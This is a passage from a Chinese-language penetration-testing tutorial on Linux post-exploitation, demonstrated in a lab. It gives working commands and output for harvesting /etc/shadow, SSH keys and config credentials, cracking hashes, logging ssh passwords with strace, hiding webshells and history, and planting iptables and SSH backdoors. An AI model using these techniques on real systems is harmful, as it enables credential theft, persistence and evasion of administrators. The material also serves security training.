/var/local/www/conf/php.ini
/var/www/conf/httpd.conf
/web/conf/php.ini
/www/conf/httpd.conf
/www/php/php.ini
/www/php4/php.ini
/www/php5/php.ini
/xampp/apache/bin/php.ini
/xampp/apache/conf/httpd.conf
```

数据库

```
/etc/init.d/mysql
/etc/my.cnf
/etc/mysql/my.cnf
/etc/mysql/my.cnf
/var/lib/mysql/my.cnf
/var/lib/mysql/mysql/user.MYD
/usr/local/mysql/bin/mysql
/usr/local/mysql/my.cnf
/usr/share/mysql/my.cnf
```

自动化脚本

linux_info.sh

```
#!/bin/bash

#输出文件
filename=$(date +%s)'.log'

echo "信息收集"
echo -e "\n" | tee -a $filename
echo "账户信息收集" | tee -a $filename
cat /etc/passwd | tee -a $filename
echo -e "\n" | tee -a $filename
echo "shadow" | tee -a $filename
cat /etc/shadow | tee -a $filename
echo -e "\n" | tee -a $filename
echo "进程信息收集" | tee -a $filename
```

```
ps aux | tee -a $filename
echo -e "\n" | tee -a $filename
echo "网络连接" | tee -a $filename
netstat -antlp | tee -a $filename
echo -e "\n" | tee -a $filename
echo "当前用户:" $(whoami) 2>/dev/null | tee -a $filename
echo -e "\n" | tee -a $filename
echo "端口监听" | tee -a $filename
netstat -lnpt | tee -a $filename
echo -e "\n" | tee -a $filename
echo "可登陆用户" | tee -a $filename
cat /etc/passwd | grep -E -v 'nologin$|false' | tee -a $filename
echo -e "\n" | tee -a $filename
echo "增加用户的日志" | tee -a $filename
grep "useradd" /var/log/secure | tee -a $filename
echo -e "\n" | tee -a $filename
echo "History操作提取" | tee -a $filename
cat ~/.*history | tee -a $filename
echo -e "\n" | tee -a $filename
echo "登录成功的IP" | tee -a $filename
grep "Accepted " /var/log/secure* | awk '{print $11}' | sort | uniq -c | sort -nr
| more | tee -a $filename
echo -e "\n" | tee -a $filename
echo "查看路由表" | tee -a $filename
route -n | tee -a $filename
echo -e "\n" | tee -a $filename
echo "查看 SSH key" | tee -a $filename
sshkey=${HOME}/.ssh/authorized_keys
if [ -e "${sshkey}" ]; then
    cat ${sshkey} | tee -a $filename
else
    echo -e "SSH key文件不存在\n" | tee -a $filename
fi
echo -e "\n" | tee -a $filename
echo "查看 known_hosts" | tee -a $filename
cat ~/.ssh/known_hosts | tee -a $filename
echo -e "\n" | tee -a $filename
echo "查找WEB-INF" | tee -a $filename
find / -name *.properties 2>/dev/null | grep WEB-INF | tee -a $filename
echo -e "\n" | tee -a $filename
echo "user|pass|pwd|uname|login|db_" | tee -a $filename
find / -name "*.properties" | xargs egrep -i "user|pass|pwd|uname|login|db_" |
tee -a $filename
echo -e "\n" | tee -a $filename
echo "jdbc:|pass=|passwd=" | tee -a $filename
find / -regex ".*\.properties\|.*\.conf\|.*\.config\|.*\.sh" | xargs grep -E
"=jdbc:|pass=|passwd=" | tee -a $filename
echo -e "\n" | tee -a $filename
# Author cancels
echo "ip和网卡信息" | tee -a $filename
ip a | awk '{print $2,$4}' | tee -a $filename
echo -e "\n" | tee -a $filename
echo "可登陆用户" | tee -a $filename
cat /etc/passwd | grep -E -v 'sync$|halt$|nologin$|false|shutdown' | tee -a
$filename
echo -e "\n" | tee -a $filename
echo "用户登陆日志" | tee -a $filename
lastlog | tee -a $filename
```

```
echo -e "\n" | tee -a $filename
echo "查看 hosts" | tee -a $filename
cat /etc/hosts | tee -a $filename
echo -e "\n" | tee -a $filename
echo "查看 系统版本" | tee -a $filename
cat /etc/*-release | tee -a $filename
echo -e "\n" | tee -a $filename
echo "查看 内核版本" | tee -a $filename
uname -mrs | tee -a $filename
```

Linux隧道技术

Linux内网渗透用到的隧道技术和Windows内网渗透大差不差。

Linux横向移动

主机存活探测

shell

```
for i in 192.168.111.{1..254}; do if ping -c 3 -w 3 $i &>/dev/null; then echo $i
is alived; fi; done
或者
for k in $( seq 1 255);do ping -c 1 192.168.1.$k|grep "ttl"|awk -F "[ :]+"
'{print $4}'; done
```

arpscan

```
git clone https://github.com/attackdebris/arpscan.git
make
chmod +x arpscan
./arpscan
```

nbtscan Linux版

```
wget http://unixwiz.net/tools/nbtscan-source-1.0.35.tgz
tar -xvzf nbtscan-source-1.0.35.tgz
make

nbtscan -h
```

端口扫描

就正常端口扫描，没什么好说的。针对高危端口，按照渗透测试流程进行渗透，这里就不具体展开了。

常用比如Ladon、fscan等等

<https://github.com/k8gege/LadonGo>

```

./Ladon64.lnx 192.168.111.0/24 PortScan
LadonGo 3.8 by k8gege
Arch: amd64 OS: linux
User: root IsAdmin
Pid: 18599 Process: Ladon64.lnx
Targe: 192.168.111.0/24

ScanStart: 2022-03-02 02:24:43
Load PortScan
192.168.111.129 22 Open SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.4
192.168.111.130 443 Open
192.168.111.134 135 Open
192.168.111.134 139 Open 00
192.168.111.134 445 Open
192.168.111.129 80 Open HTTP/1.1 400 Bad Request Server: openresty/1.15.8.1 Date: Wed, 02

```

SSH横向

这个是Linux横向的重点，获取linux账号的明文密码作用很大，因为内网环境管理员可能就那么几个，不同服务器所设置的密码也有可能相同。

SSH私钥泄露

不了解SSH私钥登录的可以看这篇文章

<https://www.runoob.com/w3cnote/set-ssh-login-key.html>

一般情况下SSH密钥存放在 ~/.ssh/ 目录下：

```

root@kali:~# ls /root/.ssh/
authorized_keys  id_rsa  id_rsa.pub  known_hosts  module.so

```

id_rsa 为私钥，id_rsa.pub 为公钥

搜索包含SSH密钥的文件：（下面命令不包含隐藏文件，也就是类似.ssh目录下的搜索不到）

```

grep -ir "BEGIN DSA PRIVATE KEY" /home/*
grep -ir "BEGIN DSA PRIVATE KEY" /*

grep -ir "BEGIN RSA PRIVATE KEY" /home/*
grep -ir "BEGIN RSA PRIVATE KEY" /*

grep -ir "BEGIN OPENSSH PRIVATE KEY" /home/*
grep -ir "BEGIN OPENSSH PRIVATE KEY" /*

```

如果找到密钥,则需要**确定该密钥用于哪个服务器**，关注一下几个文件：

```

/etc/hosts
/etc/ssh/ssh_config
~/.known_hosts
~/.bash_history
~/.ssh/config

```

known_hosts文件用于验证远程登陆系统的身份。ssh可以自动将密钥添加到用户文件，也可以手动添加。**该文件包含**用户已连接过所有主机的**远程机器ip、远程机器公钥**。一般，初次登陆，ssh会自动将远程主机的公钥添加到用户的known_hosts文件。known_hosts格式有两种，取决于你的 ~/.ssh/config 文件中的 HashKnownHosts 字段的设置，有可能是明文也有可能是一段哈希字符串。如果没有 ~/.ssh/config 文件，这取决于 /etc/ssh/ssh_config 文件中的该字段。

修改 `/etc/ssh/ssh_config` 文件,

`HashKnownHosts no`

```
(kali@yokan)~$ cat /home/kali/.ssh/known_hosts
192.168.111.133 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTl1bmlzdBHAYNTYAAAAIbmlzdBHAYNTYAAABBBPutZMoN02LzGwOUJ9jddApEn/wt cabQJUsWBROJ/Pfz3fvpj3bSNu19k+3mCF/6ESr11bCnYbpCGzN/edIMyLI=
```

`HashKnownHosts yes`

```
(kali@yokan)~$ cat /home/kali/.ssh/known_hosts
11bXIBVYqT7WjvCZv0uuienyctRc-dj81BGWYas9L/H2wz9yTt15XI- ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTl1bmlzdBHAYNTYAAAAIbmlzdBHAYNTYAAABBBPutZMoN02LzGwOUJ9jddApEn/wt cabQJUsWBROJ/Pfz3fvpj3bSNu19k+3mCF/6ESr11bCnYbpCGzN/edIMyLI=
```

通过密钥进行登录,

使用linux机器登录, 用 `-i` 指定密钥文件的路径

```
ssh root@192.168.111.133 -i /home/kali/.ssh/id_rsa
Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  6 22:28:09 2022 from 192.168.111.253
root@kali:~#
```

如果要在Windows上使用的话, 例如putty:

使用 WinSCP、SFTP 等工具将私钥文件 `id_rsa` 下载到客户端机器上。然后打开 PuTTYGen, 单击 Actions 中的 Load 按钮, 载入你刚才下载到的私钥文件。如果你设置了密钥锁码, 这时则需要输入。

载入成功后, PuTTYGen 会显示密钥相关的信息。在 Key comment 中键入对密钥的说明信息, 然后单击 Save private key 按钮即可将私钥文件存放为 PuTTY 能使用的格式。

今后, 当你使用 PuTTY 登录时, 可以在左侧的 Connection -> SSH -> Auth 中的 Private key file for authentication: 处选择你的私钥文件, 然后即可登录了, 过程中只需输入密钥锁码即可。

破解SSH密钥

如果发现的 SSH 密钥使用密码加密, 则可以在本地破解(更快), 可以使用 John the Ripper 或者 hashcat (如果可以访问 GPU, 则应利用 hashcat 来缩短破解时间)。

John the Ripper 有一个函数可以将他的密钥转换为一个名为 john2hash.py 的哈希值, 并且预先安装在 Kali 上:

转换哈希:

```
python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash-john
```

使用综合密码字典爆破:

```
john --wordlist=/usr/share/wordlists/password.txt id_rsa.hash-john
```

SSH密码爆破

SSH密码加密存储在 `/etc/shadow` 文件中, 可以使用 `john the raper` 或者 `hashcat` 等工具尝试爆破。

shadow文件介绍:

样例:

```
root:$6$qvhlqi7I$//0whl0y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrGV89ujtSTPEJOQjXsRGp
SEFuFKnCT0a0.g92kcStOP1:17938:0:99999:7:::
```

以冒号分隔:

1. 第一个字段是用户名

2. 第二字段是加密的密码，如果是X 则代表不能登录系统
3. 上次修改口令的时间
4. 两次修改口令的最短间隔的天数
5. 两次修改口令的最长的间隔天数
6. 设置提前多少天警告用户口令将过期
7. 口令过期后多少天禁止此用户
8. 用户过期日期
9. 保留字段

```
$6$qvhlqI7I$//0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrgV89ujtSTPEJOQjXsRGpSEFuF
KnCT0a0.g92kCst0P1
```

再来解释一下\$分割的各个部分的含义：

密钥加密方式有5种：

\$1 表示MD5加密算法

\$2 表示使用blowfish 加密算法

\$5 表示 SHA-256加密算法

\$6 表示SHA-512加密算法(如上)

其他 标准的DES

qvhlqI7I: 盐值

```
//0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrgV89ujtSTPEJOQjXsRGpSEFuFKnCT0a0.g92k
Cst0P1 : hash值
```

John the rapper破解：

```
cp /etc/shadow shadow.txt //直接保存shadow文件
unshadow /etc/passwd /etc/shadow >shadow.txt //如果有unshadow的话，也可以把这两个文件整合
```

```
john --wordlist=pass.txt shadow.txt //利用字典进行破解
john --show shadow.txt //查看破解信息
```

```
root@kali:~# cp /etc/shadow /root/myHacking/1.txt
root@kali:~# john /root/myHacking/1.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
vege (vege)
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
toor (root)
Warning: Only 2 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCI
2g 0:00:08:37 3/3 (2020-04-10 07:55) 0.003863g/s 586.6p/s 1161c/s 1161C/s stanie..styx93
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@kali:~# john --show
Password files required, but none specified
root@kali:~# john /root/myHacking/1.txt --show
root:toor:17938:0:99999:7:::
vege:vege:18339:0:99999:7:::

2 password hashes cracked, 2 left
root@kali:~# █
```

hashcat破解 (大字典推荐使用hashcat):

hashcat的使用可以看这篇文章<https://xz.aliyun.com/t/4008>

将/etc/shadow文件, 提取密码字段保存hash.txt

```
$6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrGV89ujtSTPEJOQjXsRGpSEFuF
KnCT0a0.g92kCst0P1
```

```
hashcat -m 1800 -a 0 -o result.txt hash.txt pass.txt --force
```

-m 是指定那种加密类型, 1800是SHA-512(Unix)的代号, 具体-help来查看;

-a 是指定攻击模式, 0代表Straight模式, 使用字典进行破解尝试;

-o 是破解出来的信息输出结果文件, 输出到found.txt文件中;

hash.txt 是我们上面保存的加密密码文件;

pass.txt 是我们的爆破密码, 越大越精越好;

--force 忽略破解过程中的警告信息, 跑单条hash可能需要加上此选项

```
Session.....: hashcat
Status.....: Running
Hash Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash Target....: $6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS0...Cst0P1
Time Started...: Mon Feb 07 16:53:46 2022, (0 secs)
Time Estimated.: Mon Feb 07 16:53:46 2022, (0 secs)
Kernel Feature.: Pure Kernel
Guess Base.....: File (pass.txt)
Guess Queue....: 1/1 (100.00%)
Speed.#1.....: 13 H/s (24.39ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#2.....: 0 H/s (0.00ms) @ Accel:8 Loops:16 Thr:128 Vec:1
Speed.#3.....: 0 H/s (0.00ms) @ Accel:8 Loops:16 Thr:128 Vec:1
Speed.#*.....: 14 H/s
```

result.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
$6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrGV89ujtSTPEJOQjXsRGpSEFuFKnCT0a0.g92kCst0P1:toor
```

也可以使用 hashcat hash --show 来显示结果

```
hashcat-6.2.4>hashcat.exe --show hash.txt
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrGV89ujtSTPEJOQjXsRGpSEFuFKnCT0a0.g92kCst0P1:toor
```

SSH Keylogger记录密码

利用strace系统调试工具获取ssh的读写连接的数据, 以达到抓取管理员登陆其他机器的明文密码的作用。

在当前用户的.bashrc里新建一条alias, 这样可以抓取他登陆其他机器的ssh密码。

```
//在当前用户的shell环境中定义一个别名
```

```
vi ~/.bashrc
```

```
//在最后一行插入
```

```
alias ssh='strace -o /tmp/.sshpwd-`date +%d%h%m%s`.log -e read,write,connect -s2048 ssh'
```

```
//刷新当前的shell环境
```

```
source ~/.bashrc
```

```
yokan@yokan-virtual-machine:~$ cat ~/.bashrc | grep 'strace'
alias ssh='strace -o /tmp/.sshpwd-`date +%d%h%m%s`.log -e read,write,connect -s2048 ssh'
```

设置完毕后，倘若当前系统不存在alias，那么就会影响其正常使用。

设置完毕后，使用SSH登录其他机器：

```
yokan@yokan-virtual-machine:~$ source ~/.bashrc
yokan@yokan-virtual-machine:~$ ssh root@192.168.111.132
root@192.168.111.132's password:
Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  9 21:12:32 2022 from 192.168.111.129
root@kali:~#
```

然后，查看 /tmp/.sshpwd-xxxxx 文件即可找到密码：

```
yokan@yokan-virtual-machine:~$ ls -la /tmp/
total 180
drwxrwxrwt 23 root root 4096 2月 10 10:15
drwxr-xr-x 21 root root 4096 9月 28 12:29 ..
-rw----- 1 yokan yokan 0 2月 9 10:39 config-err-p1Is2L
drwxrwxrwt 2 root root 4096 2月 9 10:39 .font-unix
drwxrwxrwt 2 root root 4096 2月 9 10:39 .ICE-unix
drwx----- 2 yokan yokan 4096 2月 9 10:39 ssh-ol4vDG0WHnoE
-rw-rw-r-- 1 yokan yokan 80643 2月 10 10:15 .sshpwd-102月021644459341.log
lrwxrwxrwx 1 yokan yokan 14 2月 9 16:59 su -> /usr/sbin/sshd

write(4, "root@192.168.111.132's password: ", 33) = 33
read(4, "t", 1) = 1
read(4, "o", 1) = 1
read(4, "o", 1) = 1
read(4, "r", 1) = 1
read(4, "\n", 1) = 1
write(4, "\n", 1) = 1
```

strace监听ssh来源流量

刚刚使用别名的方式来抓取登陆其他机器时的密码，同样也可以利用strace来监听登陆本地的sshd流量，抓到别人连入的密码。

应用场景如：通过漏洞获取root权限，但是不知道明文密码。

```
ps -ef | grep sshd //父进程PID
```

```
//运行
```

```
strace -f -p 811 -o /tmp/.ssh.log -e trace=read,write,connect -s 2048
```

```
//或者后台 运行
```

```
nohup strace -f -p 811 -o /tmp/.ssh.log -e trace=read,write,connect -s 2048 &
```

```
root@kali:~# ps -ef | grep sshd
root      811      1   0 16:13 ?           00:00:00 /usr/sbin/sshd -D
```

```
root@kali:~# strace -f -p 811 -o /tmp/.ssh.log -e trace=read,write,connect -s 2048
strace: Process 811 attached
strace: Process 4942 attached
strace: Process 4943 attached
strace: Process 4944 attached
strace: Process 4945 attached
strace: Process 4946 attached
strace: Process 4947 attached
strace: Process 4948 attached
strace: Process 4949 attached
```


隐藏

0x01 隐藏文件

Linux 下创建一个隐藏文件: `touch .test.txt`

`touch` 命令可以创建一个文件, 文件名前面加一个点 就代表是隐藏文件,如下图

```
(kali@yokan)-[~/pentest]
$ touch .test.txt

(kali@yokan)-[~/pentest]
$ ls
9545.c hash.txt pass.txt tgsrepcrack.py

(kali@yokan)-[~/pentest]
$ ls -la
total 32
drwxr-xr-x  2 kali kali 4096 Feb  8 06:54 .
drwxr-xr-x 17 kali kali 4096 Feb  8 06:53 ..
-rw-r--r--  1 root root 9408 Jan 24 02:35 9545.c
-rw-----  1 kali kali  531 Jan 14 03:29 hash.txt
-rw-----  1 kali kali  17 Jan 14 03:29 pass.txt
-rw-r--r--  1 kali kali   0 Feb  8 06:54 .test.txt
-rw-----  1 kali kali 1927 Jan  7 2021 tgsrepcrack.py
```

一般的Linux下的隐藏目录使用命令 `ls -l` 是查看不出来的, 只能查看到文件及文件夹, 查看Linux下的隐藏文件需要用到命令: `ls -al`

linux中每个目录下其实都有.和...、分别代指的是当前目录和上级目录。建立...文件也是一个比较好的隐藏方法“

```
root@kali:~# mkdir ...
root@kali:~# cd ...
root@kali:~/...# cd ..
root@kali:~# ls -la
total 520
drwxr-xr-x 37 root root  4096 Feb  9 22:34 .
drwxr-xr-x 19 root root 36864 Feb 11 2019 ..
drwxr-xr-x  2 root root  4096 Feb  9 22:34 ...
```

建立参数混淆拦截rm文件

```
echo 'test' > -- //创建--文件, 需要用绝对路径才能读取和删除
```

`rm -rf --` 命令执行了, 文件没删除, 命令也没有报错,可以误导管理员。

```
root@kali:~# echo test > --
root@kali:~# cat '/root/--'
test
root@kali:~# rm -rf --
root@kali:~# ls -la
total 520
-rw-r--r--  1 root root    5 Feb 10 00:15 --
```

想要删除的话, 使用 `rm -rf '/root/--'`

```
root@kali:~# rm -rf '/root/--'
root@kali:~# ls -la
total 516
drwxr-xr-x 36 root root  4096 Feb 10 00:19 .
drwxr-xr-x 19 root root 36864 Feb 11 2019 ..
```

另外，我们可以看到在/tmp下，默认存在多个隐藏目录，这些目录是恶意文件常用来藏身的地方。
如 /tmp/.font-unix/、/tmp/.ICE-unix/、/tmp/.Test-unix/、/tmp/.X11-unix/、/tmp/.XIM-unix/

```
root@kali:~# ls -la /tmp/
total 112
drwxrwxrwt 19 root root 4096 Feb  9 22:34 .
drwxr-xr-x 19 root root 36864 Feb 11 2019 ..
drwxrwxrwt 2 root root 4096 Feb  8 20:53 .font-unix
drwxrwxrwt 2 root root 4096 Feb  8 20:58 .ICE-unix
drwx----- 2 root root 4096 Feb  8 20:58 ssh-hqEfQ5Nyuf3e
drwx----- 3 root root 4096 Feb  8 20:58 systemd-private-968dc37582c743f29bef265bcd450985-bolt.service-LozHAS
drwx----- 3 root root 4096 Feb  8 20:54 systemd-private-968dc37582c743f29bef265bcd450985-colord.service-udVjgh
drwx----- 3 root root 4096 Feb  8 20:58 systemd-private-968dc37582c743f29bef265bcd450985-fwupd.service-BDCidf
drwx----- 3 root root 4096 Feb  8 20:53 systemd-private-968dc37582c743f29bef265bcd450985-haveged.service-BxLryi
drwx----- 3 root root 4096 Feb  8 20:53 systemd-private-968dc37582c743f29bef265bcd450985-ModemManager.service-qpsd1B
drwx----- 3 root root 4096 Feb  8 20:54 systemd-private-968dc37582c743f29bef265bcd450985-rtkit-daemon.service-IFHLfp
drwx----- 3 root root 4096 Feb  8 20:53 systemd-private-968dc37582c743f29bef265bcd450985-systemd-timesyncd.service-67EnRZ
drwx----- 3 root root 4096 Feb  8 20:54 systemd-private-968dc37582c743f29bef265bcd450985-upower.service-sZCwEL
drwxrwxrwt 2 root root 4096 Feb  8 20:53 .Test-unix
drwx----- 2 root root 4096 Feb  8 20:58 tracker-extract-files.0
drwxrwxrwt 2 root root 4096 Feb  8 20:53 VMwareDnD
drwx----- 2 root root 4096 Feb  8 20:54 vmware-root_417-1824328280
drwxrwxrwt 2 root root 4096 Feb  8 20:58 .X11-unix
drwxrwxrwt 2 root root 4096 Feb  8 20:53 .XIM-unix
```

0x02 隐藏文件时间戳

Linux下藏后门必须要修改时间，否则很容易被发现，直接利用 touch 就可以了。

利用方法

比如参考 index.php 的时间，再赋给 webshell.php，结果两个文件的时间就一样了。

```
touch -r index.php webshell.php
```

或者直接将时间戳修改成某年某月某日。如下 2022年 02 月 01 日8时10分30秒。

```
touch -t 2202010810.30 webshell.php
```

```
touch -t 2202010810.30 webshell.php -c
// -t STAMP      use [[CC]YY]MMDDhhmm[.ss] instead of current time
// -c           不创建文件
```

```
(kali@yokan)-[~/pentest]
$ touch -t 2202010810.30 webshell.php

(kali@yokan)-[~/pentest]
$ ls -l
total 24
-rw-r--r-- 1 root root 9408 Jan 24 02:35 9545.c
-rw----- 1 kali kali 531 Jan 14 03:29 hash.txt
-rw----- 1 kali kali 17 Jan 14 03:29 pass.txt
-rw----- 1 kali kali 1927 Jan  7 2021 tgoreperack.py
-rw-r--r-- 1 kali kali 0 Feb  1 08:10 webshell.php
```

0x03 隐藏权限

在Linux中，使用chattr命令来防止root和其他管理用户误删除和修改重要文件及目录，此权限用ls -l是查看不出来的，从而达到隐藏权限的目的。

这个技巧常被用在后门，变成了一些难以清除的后门文件。

```
chattr +i evil.php #锁定文件
rm -rf evil.php    #提示禁止删除

lsattr evil.php    #属性查看
chattr -i evil.php #解除锁定
rm -rf evil.php    #彻底删除文件
```

```

(kali@yokan)-[~/pentest]
$ sudo chattr +i webshell.php

(kali@yokan)-[~/pentest]
$ sudo rm -rf webshell.php
rm: cannot remove 'webshell.php': Operation not permitted

(kali@yokan)-[~/pentest]
$ sudo lsattr webshell.php
---i-----e----- webshell.php

(kali@yokan)-[~/pentest]
$ sudo chattr -i webshell.php

(kali@yokan)-[~/pentest]
$ sudo lsattr webshell.php
-----e----- webshell.php

(kali@yokan)-[~/pentest]
$ sudo rm -rf webshell.php

```

0x04 隐藏历史操作

无痕模式

拿到shell以后，开始 无痕模式，禁用命令历史记录功能。

```
[space]set +o history
```

备注：[space] 表示空格。并且由于空格的缘故，该命令本身也不会被记录。

在这命令之后你执行的所有操作都不会记录到历史中，然而这个命令之前的所有东西都会原样记录在历史列表中。

要重新开启历史功能，执行下面的命令：

```
[space]set -o history
```

它将环境恢复原状，也就是你完成了你的工作，执行上述命令之后的命令都会出现在历史中。

删除指定历史命令

history显示内存和~/.bash_history中的所有内容；

内存中的内容并没有立刻写入~/.bash_history，只有当当前shell关闭时才会将内存内容写入shell

删除单条命令：

```
history -d [num]
```

删除多条命令：

```
sed -i "100,$d" ~/.bash_history //删除100行以后的操作命令
```

0x05 隐藏端口

通过端口复用来达到隐藏端口的目的。这里以 隐藏SSH端口，通过SSH进行远程登录 为例。

方法1、通过SSLH让 HTTPS 和 SSH 共享同一个端口

详细方法参考：[SSLH: 让 HTTPS 和 SSH 共享同一个端口 - 知乎 \(zhihu.com\)](https://zhuanlan.zhihu.com/p/100000000)

这里以kali为例简单演示：

下载SSLH：

```
sudo apt-get install sslh
```

配置SSLH:

```
sudo vi /etc/default/sslh
```

修改为:

```
DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl  
127.0.0.1:443 --pidfile /var/run/sslh/sslh.pid"
```

启动SSLH:

```
$ sudo systemctl enable sslh
```

```
$ sudo systemctl start sslh
```

测试, 检查 SSLH 守护程序是否正在监听 443。

```
root@kali:~# ps -ef | grep sslh  
sslh 379 1 0 01:33 ? 00:00:00 /usr/sbin/sslh --foreground --user sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --tls 127.0.0.1 443 --pidfile /var/run/sslh/sslh.pid  
sslh 380 379 0 01:33 ? 00:00:00 /usr/sbin/sslh --foreground --user sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --tls 127.0.0.1 443 --pidfile /var/run/sslh/sslh.pid  
root 382 1701 0 01:33 pts/0 00:00:00 grep sslh
```

利用:

现在, 你可以使用端口 443 通过 SSH 访问远程服务器:

```
root@kali:~# ssh -p 443 root@192.168.111.133  
Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Feb 7 00:57:46 2022 from 192.168.111.253  
root@kali:~#
```

方法2、利用IPTables进行端口复用

目标机器配置:

```
# 端口复用链  
iptables -t nat -N LETMEIN  
# 端口复用规则  
iptables -t nat -A LETMEIN -p tcp -j REDIRECT --to-port 22  
# 开启开关  
iptables -A INPUT -p tcp -m string --string 'threathuntercoming' --algo bm -m  
recent --set --name letmein --rsource -j ACCEPT  
# 关闭开关  
iptables -A INPUT -p tcp -m string --string 'threathunterleaving' --algo bm -m  
recent --name letmein --remove -j ACCEPT  
# let's do it  
iptables -t nat -A PREROUTING -p tcp --dport 80 --syn -m recent --rcheck --  
seconds 3600 --name letmein --rsource -j LETMEIN
```

攻击机运行:

```
#开启复用
echo threathuntercoming | socat - tcp:192.168.111.133:80
#ssh使用80端口进行登录
ssh -p 80 root@192.168.111.133
#关闭复用
echo threathunterleaving | socat - tcp:192.168.111.133:80
```

```
└─$ echo threathuntercoming | socat - tcp:192.168.111.133:80
HTTP/1.1 400 Bad Request
Date: Wed, 09 Feb 2022 07:12:24 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.37 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>

(kali@yokan)-[~]
└─$ ssh -p 80 root@192.168.111.133
Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-kali1 (2019-01-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  9 01:38:10 2022 from 127.0.0.1
root@kali:~# exit
logout
Connection to 192.168.111.133 closed.

(kali@yokan)-[~]
└─$ echo threathunterleaving | socat - tcp:192.168.111.133:80
SSH-2.0-OpenSSH_7.9p1 Debian-5
Protocol mismatch.

(kali@yokan)-[~]
└─$ ssh -p 80 root@192.168.111.133
kex_exchange_identification: Connection closed by remote host
Connection closed by 192.168.111.133 port 80
```

测试完毕后，在目标机删除iptables规则：

```
iptables -L -n --line-number //iptables -L -n --line-number
iptables -D INPUT 3 //删除INPUT的第三条已添加规则，这里3代表第几行规则
```

```
root@kali:~# iptables -L -n --line-number
Chain INPUT (policy ACCEPT)
num target prot opt source destination
1 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 STRING match "threathuntercoming" ALGO name bm TO 65535 recent: SET name: letmein side: source mask: 255.255.255.255
2 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 STRING match "threathunterleaving" ALGO name bm TO 65535 recent: REMOVE name: letmein side: source mask: 255.255.255.255
Chain FORWARD (policy ACCEPT)
num target prot opt source destination
Chain OUTPUT (policy ACCEPT)
num target prot opt source destination
```

0x06 隐藏进程

管理员无法通过相关命令工具查找到你运行的进程，从而达到隐藏目的，实现进程隐藏。

libprocesshider : <https://github.com/gianlucaborello/libprocesshider>

linux-inject: <https://github.com/gaffe23/linux-inject>

后门

SSH后门

SSH软连接

前提:

允许PAM认证(默认):

```
cat /etc/ssh/sshd_config
```

```
# If you just want the PAM account and session checks to run
# PAM authentication, then enable this but set PasswordAuth
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes

#AllowAgentForwarding yes
```

原理:

在sshd服务配置运行**PAM认证**的前提下, PAM配置文件中控制标志为sufficient时只要pam_rootok模块检测uid为0 (root) 即可成功认证登陆

